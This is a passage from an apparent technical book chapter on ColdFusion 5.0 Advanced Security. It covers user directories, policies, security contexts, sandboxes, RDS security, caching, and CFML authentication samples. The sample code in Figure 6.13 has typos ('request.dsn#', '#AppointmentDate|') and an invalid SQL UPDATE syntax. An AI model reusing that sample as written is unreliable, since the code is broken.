- **Restricted** Gives read/write access only to the Datasources pages, the Verity Datasources page, and the Verity Collections page in the ColdFusion Administrator. Restricted access can also determine to which individual data sources a person has access.

It is important to point out the two immediate benefits of using the decentralized administration model just outlined. First, development teams are positioned to work together more effectively and efficiently. Teams can add and configure their own data sources without gaining access to other data sources, and cannot significantly alter the ColdFusion server environment. Second, full control over the system does not have to be sacrificed in order to delegate administrative responsibilities, thus lightening the load for the chief system administrator.

ColdFusion Advanced Security allows for a greater degree of control over access and use of the ColdFusion Administrator. If necessary or desirable, server management can be delegated to several users, each with varying degrees of administrative access. The ColdFusion Advanced Security model is highly recommended for diverse organizations or where multiple servers are hosting sites. It allows some access to individual site administrators, while leaving the header tasks to the more experienced Web administrators. In this fashion, each administrator can focus on his role, which helps server management run more efficiently. From a more pragmatic standpoint, it simply keeps developers and administrators from stepping on each other's toes.

The ColdFusion Advanced Security model implements the following four security elements in building a security framework:

- User directories
- Resources
- Policies
- Security contexts

Let's look at each element in detail to see how they collaborate to build that secure framework. User directories work in a similar manner as a telephone book. They contain basic user information such as name, password, and affiliated user groups. Any industry-standard user directory can be incorporated into Advanced Security, such as LDAP, Windows NT domain, or an ODBC data source.

As mentioned before, a user directory authenticates users by verifying that the presented information to be validated matches the information housed within the directory. When a security context is created, selected users and groups within the directory are assigned individual access to ColdFusion resources. On the development end, programmers include code that checks for that authentication from the user directory before allowing access to a ColdFusion resource.

The incorporation of LDAP and NT domains centralizes the authentication process, eliminating the need for creation and maintenance of redundant user directories, which can easily become a nightmare. LDAP and NT have an added bonus of user-group policy or rule inheritance. All members of a user group inherit any changes that were made to security access settings at the group level. Thus, individual user accounts do not need to be altered one by one when a modification needs to be made or access to resources change for the group.

Choosing a resource to protect does not indicate *how* the resource will be protected, nor does it indicate which users are allowed access to it. When selecting a resource to protect, you are simply telling ColdFusion the name of the resource and the action that you want to secure. For example, you can control write access to all files in a specific directory, the allowable actions for a CFML tag, and inserts and updates on a specific data source.

So, what are these ColdFusion resources that we are so eager to protect? Well, here's the list:

- ColdFusion tags
- ColdFusion functions
- Custom tags
- Data sources
- Files and directories
- Applications
- Verity collections
- Users

- User objects
- Components

Remember, a resource is not secured until you direct ColdFusion to protect it!

After specifying a resource to protect, a policy that allows a group of users access to that resource needs to be defined. A policy is the method by which users and/or user groups are bound to the resources they can access. For example, you might compose a policy that grants user group members full access to only two or three data sources that are needed for their current project. You might also determine that only the project lead is allowed to use the “delete” action within the <CFFILE> tag. This can also be done by creating a policy that allows that specific access to one user.

Be aware that a resource that is defined as protected needs to be included in a policy for anyone to access it. If the resource is not a part of a defined policy, it is still protected within the security context; however, no one will be allowed to use it.

User Directories

During Advanced Security setup, it is required that at least one user directory be specified. As mentioned earlier in this chapter, the user directory is employed to authenticate users or user groups for application use. This authentication method is leveled against one of the following: a Windows NT domain, an LDAP directory, or an ODBC data source. Once defined, a user directory is available for use with any security context on the security server.

Authentication via a Windows NT domain is the best choice when already working in a Windows NT environment or developing for deployment on a Windows NT system. Since users and groups have already been defined, this is the quickest method for this environment. However, as ColdFusion offers no user/group management tools for NT domain directories, users and groups must be managed using the Windows NT User Manager for Domains utility.

If you will be using an LDAP directory to authenticate users, make sure the LDAP Directory Server is installed before installing ColdFusion Server. Otherwise, it will be necessary to reconfigure the machine and install the LDAP server first. If you are running ColdFusion Server on a UNIX box, LDAP is your only choice of user directory types.

You can also use an existing database to store your security profiles, as long as your currently running applications are using an Oracle, Sybase, or any other

database with ODBC connection capability. Registration of the data source must be done through the ColdFusion Administrator interface.

The following steps detail the process for defining a user directory:

1. Click the **User Directories** button on the **Advanced Security** page of the ColdFusion Administrator application.
2. Indicate a name for the user directory in the text box of the same name, and then click **Add**. The name entered here will be used internally for ColdFusion to reference the user directory in question.
3. On the following page, entitled New User Directory, select an option in the **Namespace** drop-down menu. The list contains Windows NT, LDAP, and ODBC.
4. Type the relevant information into the **Location** field. If you are using an LDAP directory, enter the name of the LDAP server hosting the desired directory. If you are using an ODBC data source, enter the fully qualified name of the desired database. If you are using an NT domain, simply enter the domain name.
5. If necessary, enter a username and password to enter the relevant directory. If ColdFusion Server is running under the Administrator account, the login information previously mentioned is unnecessary.
6. Check the box next to **Secure Connect** to enable encrypted transmission of authentication information. Note that Secure Connect must be enabled when connecting to an LDAP server over SSL.
7. Make sure to leave the **Add User Directory to Existing Security Context** check box checked so that users from this directory are automatically added. If this box is unchecked, you will have to manually link users with each security context created.
8. If your user directory is an ODBC data source of an NT domain, click **Add** to define the directory. If you are using LDAP, additional steps must be taken to finalize setup:
 - **Specify a search root.** This search root should point to the branch of the LDAP tree in which the user namespace logically begins. Usually, this branch represents an organizational unit that corresponds to one user directory.
 - **Specify a lookup start.** ColdFusion uses this information to build the common start of the domain name string, as in "uid=".

- **Specify a lookup end.** ColdFusion uses this information to build the section of the domain name string after the ID, as in “o=mycompany.com.”
- **Enter the search timeout time.** This setting indicates the maximum amount of time that ColdFusion should spend searching the directory.
- Indicate the **maximum returned results** to appear in the Search Results field.
- **Choose a search scope from the drop-down menu.** Indicate the depth of the search. Select Subtree to be able to access everything under a search root. Otherwise, select One Level.
- Now click **Add** to define the user directory.

Table 6.1 lists the databases and LDAP servers that have been tested and are supported for use with ColdFusion Advanced Security. To perform the required security operations, two separate repositories of information are accessed: user information and policies. The supported policy stores and systems are listed in Table 6.2.

Table 6.1 User Directories Supported by ColdFusion Advanced Security

Supported User Directories	Solaris	Windows NT
iPlanet LDAP 3.1, 4.11, 4.12	Yes	Yes
NT domain	No	Yes
ODBC	No	Yes
Other LDAP servers	See Table 6.2	See Table 6.2

Table 6.2 Policy Stores Supported by ColdFusion Advanced Security

Supported Policy Stores	Solaris	Windows NT
Oracle 7.3, 8	No	Yes
Microsoft Access	No	Yes
Microsoft SQL Server	No	Yes
iPlanet LDAP 3.1, 4.11, 4.12	Yes	Yes

Continued

Table 6.2 Continued

Supported Policy Stores	Solaris	Windows NT
Other LDAP Servers	Other LDAP directory servers or versions should work as long as they are LDAP-compliant.	Other LDAP directory servers or versions should work as long as they are LDAP-compliant.

Protecting Resources with a Policy


When composing a security context, you must specify the types of resources for protection within this context. Then, you must tell ColdFusion Server exactly which resources to protect and which actions to block. Once the resources have been specified, it is necessary to define a policy, the bridge that connects those resources to the users assigned privileges to use them. Access to protected resources is granted by adding rules and users to a policy. Only users and/or user groups added to a policy are authorized to use the resources within the security context.

Tools & Traps...

Improving on a Cool Tool

ColdFusion Server 5.0 improves upon Resource View, in the Advanced Security area of the ColdFusion Administrator application. This view is a more intuitive graphic user interface (GUI) used for mapping out the relationships of security contexts, users, policies, rules, and security sandboxes. It provides an easier way for developers or administrators to specify resources to be protected and add those resources to certain policies. Once user directories and security contexts have been defined, Resource View can be used to configure all Advanced Security settings (Figure 6.7).

Continued

Figure 6.7 Resource View

Now that you have a basic understanding of a security context, let's address the steps needed to protect those highly coveted resources from within the ColdFusion Administrator:

1. From the Advanced Security page, click **Resources**. Next, you will come to the Resource View page.
2. From the **Current Security Context** drop-down menu, choose an existing security context. In the Resource Browser, the types of resources selected upon creation of this context display with a closed lock icon next to them. This signifies that you can secure individual resources of this type. Resources that were not chosen upon the creation of the security context are marked with an open lock icon.
3. Select a type in the **Resource Browser**, and then click the **Add Resource** button. Next appears the **Add Resource** dialogue. The contents of this dialogue box vary based on the resource type chosen on the previous screen.

4. Indicate the resource to be protected, and click **OK**. You are then taken back to the Resource View where the Policy Editor for the resource you just specified displays.
5. Now, click **Add Policy**.
6. Enter the name of the new policy you wish to create, and then click **OK**.
7. Write a description of your new policy for reference and clarity, and then click **OK**. (The number of policies that can be created is limited only by your needs. If you require several policies, it is a good idea to use the description field to your advantage so that other administrators can easily find what they are looking for.)
8. You are returned to the now familiar Resource View page that displays your newly created policy. Other existing policies are listed in a drop-down menu near the bottom of the page.
9. Check the boxes next to the actions to which you want to restrict access. You are now ready to add users to your new policy!

To add users and/or user groups to a policy, take these additional steps:


10. Click the **Edit Users** button on the bottom of the Resource View page. This opens the Users page for the current policy.
11. Click the **Add/Remove** button. This also only affects users of the current policy.
12. Choose from the existing groups listed, and use the arrow button to add them to the current policy. For individual users, enter the user login name in the **Enter User** box, and click **Add**.

The users just added to the policy are now bound to the resources that were defined and attached to the policy. See Figure 6.8 for a conceptual illustration of these relationships.

Security Contexts

Now let's take a look at policy organization, in the form of security contexts. A security context is a group of policies with some type of logical connection between them. You can implement unlimited security contexts; the number is merely dependent upon the needs of your company.



Figure 6.8 Security Context and the User Directories, Rules, and Policies Contained Within



A security context contains groups of policies that are logically related in some fashion, the number of which are unlimited. Security contexts function in the following ways:

- A security context can be reused by implementing it across several applications.
- More than one security context can be assigned to one application.
- A single security context can be used for an entire ColdFusion application server.
- A separate security context can be used for each development group. This is the best solution for a hosted development environment, or if ColdFusion is accessed remotely by developers.

One example of the use of a security context is one that is created for a certain development project. Within the project's security context, users, groups, and rules that apply to the development team are defined. Another example is a security context set up for a company intranet. Depending on each user's group affiliation, various actions are either allowed or denied determined by their login. Please review Figures 6.9 and 6.10 to familiarize yourself with the Security Context screen in ColdFusion Administrator.

Figure 6.9 Security Context Settings—Top of Page**Figure 6.10** Security Context Settings—Bottom of Page

The following steps outline the basics of defining a security context:

1. In the ColdFusion Administrator, open the **Advanced Security** page and click the **Security Contexts** button.
2. Enter a name for your new security context, and click **Add**. This name will be used within the application code itself within the `<CFAUTHENTICATE>` tag. (Keep in mind that this should be a login name indicating the purpose or use of the security context. There is nothing worse than jokingly calling a function or context “Pink Elephant,” only to come back to it months later and you cannot, for the life of you, remember what it does!)
3. On the New Security Context page, enter a description for the new security context.
4. Select the types of resources this security context governs. Do not select ColdFusion resources that will not be secured with this context, as this will cause a higher level of performance overhead.
5. You will notice that the **Add Existing User Directories** check box has been pre-checked so that you can add users to this security context automatically. If this is undesirable, uncheck the box.
6. When all settings are final, click **Add**.

You now have an officially registered ColdFusion security context. The next steps are to define the resources and policies for the context.

Security Sandbox

Any permissions assigned by a security sandbox to a directory tree override all other access permissions assigned to that particular directory tree. Let’s say, for all application users, the Insert command for a certain data source has been disallowed by a security sandbox. Although a department manager might be granted access to the Insert command for this data source through other means, he still will not be able to access it when running the application that has been secured by a security sandbox.

To implement sandbox security, the following steps need to be taken from within the ColdFusion Administrator application:

1. Configure the security server.
2. Configure user directories for authentication against an NT domain, LDAP directory, or an ODBC data source.

3. Define a security context for the application.
4. Identify the specific resources to be protected within your security context.
5. Compose policies that match secured resources to authorized users and/or user groups.
6. In ColdFusion Administrator, on the Advanced Security page, check the box next to **Use Security Sandbox Settings**. Click the **Security Sandboxes** button at the bottom of the page. The Registered Security Sandboxes page will then display.
7. In the **Security Sandbox** field, enter the path to the directory whose contents you wish to protect. The path entered must be fully qualified and use forward slashes.
8. Now select the sandbox type. The choices are:
 - **Operating System** This setting protects operating-system level resources based on NT domain assigned privileges.
 - **Security Context** This setting protects ColdFusion resources based on security context assigned privileges.
9. After your selection has been made, click **Add**.
10. The **New Sandbox** page now displays, with the **Location** field pre-populated with your path from above.
11. Specify an NT domain or security context. This entry should match your selection from Step 8. If you chose **Operating System** in Step 8, choose an NT domain here. If you chose **Security Context** for Step 8, choose an existing security context from the drop-down menu on this page.
12. Continue by entering a username and password for the user whose privileges you are applying to the sandbox. This user must already be a member of the NT domain or security context you selected in Step 11.
13. Finally, click **Apply**.

Now, any other users accessing resources from with this security sandbox will be granted the same permissions as the user you just set up.

Application Development

At this point, let's put our developer hats on and see how our ColdFusion application uses the information configured on the Advanced Security pages. It is

always best to have some idea of the scope of the settings you define, and how that plays into application security as a whole. With greater information, more educated decisions can be made in the architecture and implementation of your security framework, whose end result is a more solid application.

Using the IsAuthenticated() Function

This function, without defining a security context within the function, returns a result of “True” if the caller of the function (the user) is successfully authenticated against *any* existing ColdFusion security context. A result of “True” will also occur if the caller is authenticated against a specified security context. For example, a user is granted access to resources in a security context named “Developers.” If *IsAuthenticated()* is used within the application code, without referencing a specific security context, this user will be granted access because he is a member of one of the 25 security contexts existing. However, if the security context is specified within the function, then only members of that context are considered “authenticated.” Thus, the user will be granted access with the function *IsAuthenticated(Developers)*, but not under *IsAuthenticated(Administrators)*, unless, of course, he is a member of that context as well.

IsAuthenticated() is a simple, yet powerful function using the following syntax:

```
IsAuthenticated([Security Context Name])
```

As you can see, the function only takes one parameter, the name of the security context against which you wish to authenticate the user. Remember, this function can only be used in an Advanced Security environment where contexts, user directories, policies, and rules are already configured via the ColdFusion Administrator application.

Figure 6.11 more clearly illustrates the application development end of application security under the Advanced Security model.

Figure 6.11 Use of the IsAuthenticated() Function

```
<!-- Sample implementation of the IsAuthenticated()
function for user authentication -->

<!-- This section of code would normally reside in the
application.cfm file so that every application page
requested would require authentication before it was
displayed -->
```

Continued

Figure 6.11 Continued

```
<cfif NOT IsAuthenticated("ProjectManagers")>
    <CFTRY>
        <CFAUTHENTICATE SECURITYCONTEXT = "ProjectManagers" USERNAME = #username# PASSWORD =
#password#>

        <CFCATCH type = "Security">
            <!-- Error Message Heading -->
            <H3>ATTN: Authentication Error</H3>
            <cfoutput>
                <!-- Display the information obtained
from the CFCATCH tag -->
                <P>#CFCATCH.Message#</P>
            </cfoutput>
        </CFCATCH>
    </CFTRY>
    <!-- End all further application processing. You can
also replace the <cfabort> tag with code to relocate
the user to a login page. -->
    <CFABORT>
<cfelse>
    <!-- If authenticated, the code below runs the
application -->
    <CFAPPLICATION NAME = "ClientProjects">
</cfif>
```

Using the IsAuthorized() Function

This function returns a result of “True” if the user calling the function is authorized to perform or use an action on a ColdFusion resource. The *IsAuthorized()* function has the following syntax:

```
IsAuthorized(ResourceType, ResourceName, [, Action])
```

Before using the *IsAuthorized()* function, it is necessary to enable Advanced Security and define security contexts. Tables 6.3 and 6.4 outline the *IsAuthorized()* function parameters and actions.

Table 6.3 *IsAuthorized()* Function Parameters

Parameter	Description
ResourceType	This parameter specifies the type of resource for which the user is requesting authorization. Possible values are: <ul style="list-style-type: none">■ Application■ CFML■ File■ DataSource■ Component■ Collection■ CustomTag■ UserObject■ Function■ User
ResourceName	This parameter specifies the name of the resource. Depending on the resource type specified, ResourceName can contain the following: <ul style="list-style-type: none">■ Application Name■ CFML Tag Name■ File Name■ Data Source Name■ Component Name■ Verity Collection Name■ Custom Tag Name■ Object Name <p><i>ResourceName</i> is the name of the resource that is protected, and should not be confused with the rule name, which is specified in the ColdFusion Administrator.</p>
Action	This parameter specifies the action for which authorization is requested in order to use. The ACTION parameter is required for all resource types except Component and CustomTag. See Table 6.4 for further details on the ACTION parameter for each resource type used with the <i>IsAuthorized()</i> function.

Table 6.4 *IsAuthorized()* Actions Based on Resource Type Used

Resource Type	Actions
Application	All UseClientVariables
CFML	Acceptable actions for the tag specified by ResourceName
File	Read Write
DataSource	All
Component	No actions available for this ResourceType
Collection	Delete
CustomTag	No actions available for this ResourceType
UserObject	This action is specified by the ColdFusion Administrator application
Function	No actions available for this ResourceType
User	No actions available for this ResourceType

Note that you can specify *ThrowOnFailure* = “Yes” within the `<CFAUTHENTICATE>` tag and enclose the *IsAuthorized()* function in a `<CFTRY>/<CFCatch>` section to programmatically handle exceptions. Review Figure 6.12 for a code example using the *IsAuthorized()* function.

Figure 6.12 Use of the *IsAuthorized()* Function

```
<!-- Sample implementation of the IsAuthorized() function
for user authorization to access certain resources -->
```

```
<!-- Check if the user requesting access to a resource is
authorized to use said resource -->
```

```
<cfif IsAuthorized("DataSource", "Patients", "Delete")>
    <cfquery name = "DeletePatient" datasource =
        "#request.dsn#">
        DELETE FROM PatientTable
        WHERE PatientRegNum = #val(IDNumber)#
    </cfquery>
```

Continued

Figure 6.12 Continued

Administrative Access Authorized. The patient record
has been deleted.

```
</cfif>
```

Using the *IsProtected()* Function

This function returns a value of “True” if a requested resource is protected under an authenticated user’s security context. It might be necessary for an application to determine whether a resource is protected *and* whether a user is authorized to use it. If the resource is not protected, *IsAuthorized()* still returns “True,” as it is only concerned with the user’s authorization and not whether the resource is protected. Thus, to determine whether the resource is actually protected by a rule defined in the ColdFusion Administrator, *IsProtected()* must also be used. Similar to *IsAuthorized()*, *IsProtected()* uses the following syntax (Table 6.5):

```
IsProtected(ResourceType, ResourceName [, Action])
```

Table 6.5 *IsProtected()* Function Parameters

Parameter	Description
ResourceType	This parameter specifies the type of resource for which the user is requesting authorization. Possible values are: <ul style="list-style-type: none">■ Application■ CFML■ File■ DataSource■ Component■ Collection■ CustomTag■ UserObject■ Function■ User
ResourceName	This parameter specifies the name of the resource. Depending on the resource type specified, <i>ResourceName</i> can contain the following: <ul style="list-style-type: none">■ Application Name■ CFML Tag Name■ File Name■ Data Source Name

Continued

Table 6.5 Continued

Parameter	Description
	<ul style="list-style-type: none"> ■ Component Name ■ Verity Collection Name ■ Custom Tag Name ■ Object Name <p><i>ResourceName</i> is the name of the resource that is protected, and should not be confused with the rule name, which is specified in the ColdFusion Administrator.</p>
Action	This parameter specifies the action for which authorization is requested in order to use. The ACTION parameter is required for all resource types except Component and CustomTag. See Table 6.6 for further details on the ACTION parameter for each resource type used with the <i>IsAuthorized()</i> function.

Table 6.6 *IsProtected()* Resource Types Matched with Their Associated Actions

Resource Type	Actions
Application	All UseClientVariables
CFML	Acceptable actions for the tag specified by <i>ResourceName</i>
File	Read Write
DataSource	All Connect Select Insert Update Delete SP (Stored Procedure)
Component	No actions available for this ResourceType
Collection	Delete Optimize Purge Search Update
CustomTag	No actions available for this ResourceType
UserObject	This action is specified by the ColdFusion Administrator application

Figure 6.13 contains sample code illustrating use of the *IsProtected()* function in conjunction with *IsAuthorized()*.

Figure 6.13 *IsProtected()* Resource Types Matched with Their Associated Actions

```
<!-- Sample use of the IsProtected() function -->

<!-- The following section of code checks to see whether
the "Patients" datasource is a protected resource. If the
result of that check is "True", the code then determines
whether or not the current user is authorized to update
information in that data source. -->

<cfif IsProtected("DataSource", "Patients", "Update")>
    <cfif IsAuthorized("DataSource", "Patients",
        "Update")>
            <cfquery name = "UpdatePatient" datasource =
                "request.dsn#">
                UPDATE PatientTable(NextVisit, DoctorName)
                SET NextVisit = #AppointmentDate|,
                    DoctorName = #CurrentPhysician#
                WHERE PatientRegNum = #val(IDNumber)#
            </cfquery>
            Appointment Modification Authorized. The
            patient's next appointment has been scheduled.
        </cfif>
    </cfif>
```

Setting Up RDS Security

ColdFusion RDS security offers developers security services when working in ColdFusion Studio. In order to apply RDS security, ColdFusion Administrator must be used to do the following:

1. Configure the security server.
2. Configure user directories to authenticate against your choice of directory source—NT domain, LDAP, or ODBC data source.
3. Define a security context for the application.
4. Indicate the specific resources to be protected within the security context.
5. Compose policies that bind secured resources to user and/or user groups.
6. Check the **Use ColdFusion Studio Authentication** box in the Advanced Security page. Then, select the same security context created in Step 3 from the drop-down menu.
7. *Optional:* Check the **Use Security Server Cache** check box on the Advanced Security page. This option helps improve performance during the authentication process.

The first time users open remote files or data sources from ColdFusion Studio after RDS security setup, performance will seem slow. This is relative to the number of files and data sources that must be filtered through and checked. Enabling security caching will prevent performance hampering during subsequent remote connections.

Once the preceding steps are completed, developers using ColdFusion Studio will be able to connect to the ColdFusion Server and use resources in agreement with the applicable rules and policies.

Performance Considerations When Using Basic or Advanced Security

Increase in the use of server resources is inevitable when employing a security model that allows control of resources at a granular level. The required checks, authentications, and authorizations for use of a resource is an intensive process. This, in turn, can slow application processing. All the user knows is that the site is slow. He doesn't care that it is because the developers were kind enough to look after the security of his transactions.

Obviously, this type of situation is one that any developer, and user, would like to avoid. As mentioned before, Basic Security promises the least performance overhead, but offers the least level of security. If running behind a firewall and all


transactions across publicly accessible media are secured via other means—in other words, if ColdFusion is not your main source of application security—then this is most likely the best option for your performance considerations.

Advanced Security is the model that runs the risk of dampening server performance. The more hits made to the server to check access control rules, the slower the application runs. However, Advanced Security does offer caching methods to offset the performance deficit that you might experience. A delicate balance needs to be achieved in this area—one that requires much forethought.

Caching Advanced Security Information

You can greatly improve ColdFusion application performance by caching Advanced Security information. The following Advanced Security caches, partially illustrated in Figure 6.14, are available through the ColdFusion Administrator:

- **Store Cache** This option stores Advanced Security information and can be loaded at startup. By default, this cache is updated every 60 seconds for administrative changes to the policy store. The stored information is used to determine whether a user is authorized to access a certain resource. If this information is cached, it is not necessary for ColdFusion to make database calls to determine authentication. The lack of need to connect to the database for authentication purposes greatly improves application performance without requiring an excessive amount of information to be stored. This setting gives noticeable performance enhancements with Advanced Security.
- **Security Server Authentication Cache** This setting caches every unique *IsAuthorized()* call from the application being run. Since every *IsAuthenticated()* call is tied to the individual user who made the call, the number of cache entries increases exponentially when an application has many users. This causes high cache overhead, which can impede the increase in performance expected when using Authentication Cache. If you foresee heavy use of your secure applications, you are probably better off using the Store Cache instead.
- **ColdFusion Server Cache** This option caches both *IsAuthorized()* and *IsProtected()* calls from within the application. This setting has the advantage of operating within the ColdFusion Server process space, thus requiring no additional system resources to process the cache request.

Figure 6.14 Cache Settings

The rest of this section addresses some alternative methods of file and database access, other than through secure methods such as RDS. There is also some comparison to the flexibility of RDS.

File and Data Source Access

One crucial point in setting up ColdFusion Advanced Security is to keep in mind that RDS is an optional feature for connecting to remote servers. ColdFusion Studio does not require this functionality to run. Some customers might be uncomfortable with the potential security risks RDS presents and opt not to use it for development purposes. In this situation, RDS can be secured with an undisclosed password, and another method of file and database access can be used. Tables 6.7 and 6.8 list these alternative methods for both ColdFusion Basic and Advanced Security models, respectively.

LAN, FTP, and RDS File Access Comparisons

The noted granular access control for RDS under Advanced Security is a key feature and a common reason for system administrators to install and implement ColdFusion Advanced Security. Notice, in particular, the differences in the File & Data Source Access (RDS-based) under Basic Security (Table 6.7) and Advanced Security (Table 6.8).

Table 6.7 Security Options for Accessing Files and Data Sources (Basic Security)

Method	Description	Security Model
File Access Only (LAN-based)	Access to local and network drives is provided via the Windows file system. This is the system supported by industry-standard Web development tools.	Encryption: Provided by the Network Operating System (NOS). Authentication: Dependent on the network permissions assigned to the user logged in to the client machine on which ColdFusion Studio is being run. Access Control: Dictated by the NOS and based on the permissions granted for each individual user.
